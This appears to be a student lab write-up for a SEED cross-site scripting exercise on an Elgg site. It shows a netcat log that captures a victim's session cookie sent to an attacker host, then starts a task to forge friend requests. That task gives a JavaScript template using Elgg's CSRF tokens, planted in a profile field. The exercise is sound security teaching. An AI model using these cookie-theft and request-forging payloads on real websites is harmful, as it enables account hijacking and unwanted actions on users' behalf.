
```
[04/19/25]seed@VM:~/lab7$ nc -l 5555
GET /?c=Elgg%3D0rtd4tofsvet5onpq6bribme6h HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/members
```

Hence, this verifies stealing a cookie from the victim machine.


Note: Logging out and refreshing the server to perform the next tasks.

Task4: BECOMING THE VICTIM'S FRIEND:

In this task, write a code that forges HTTP requests directly from the victim's browser, without attacker involving. The goal is to add Sammy as a friend to alice account without her knowledge. Verifying that samy also does not have friends.



Before performing the task, making sure that Alice has no friends when logged in through her account.



Creating a new JSON file to make sure that the indentations are correct using the below commands.

```
[04/19/25]seed@VM:~/labs7$ gedit addfriends.js &>/dev/null &
[2] 10287
[1]   Exit 127                 getdit addfriends.js &> /dev/null
[04/19/25]seed@VM:~/labs7$
```


Below is the structure of the javascript code that will have to edit and out the URl of the sender.

Open *addfriends.js ~/labs7


```
<script type="text/javascript">
window.onload = function () {
    var Ajax=null;
    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="&__elgg_token="+elgg.security.token.__elgg_token;
    //Construct the HTTP request to add Samy as a friend.
    var sendurl=...; //FILL IN
    //Create and send Ajax request to add friend
    Ajax=new XMLHttpRequest();
    Ajax.open("GET", sendurl, true);
    Ajax.send();
}
</script>
```

To find out the URL and the Id which it should accept as a friend we follow the following steps


1] Right click on the page and click view page source




Next we need to find the guid value of Sammy account




Upon searching, found the user name Sammy and its corresponding GUID value, here the value is 59.




Using this information, edit the program accordingly and this is the code we will use in Samy's account in the about me section




Putting the above code in the samy's account about me section as shown in the below screenshot.



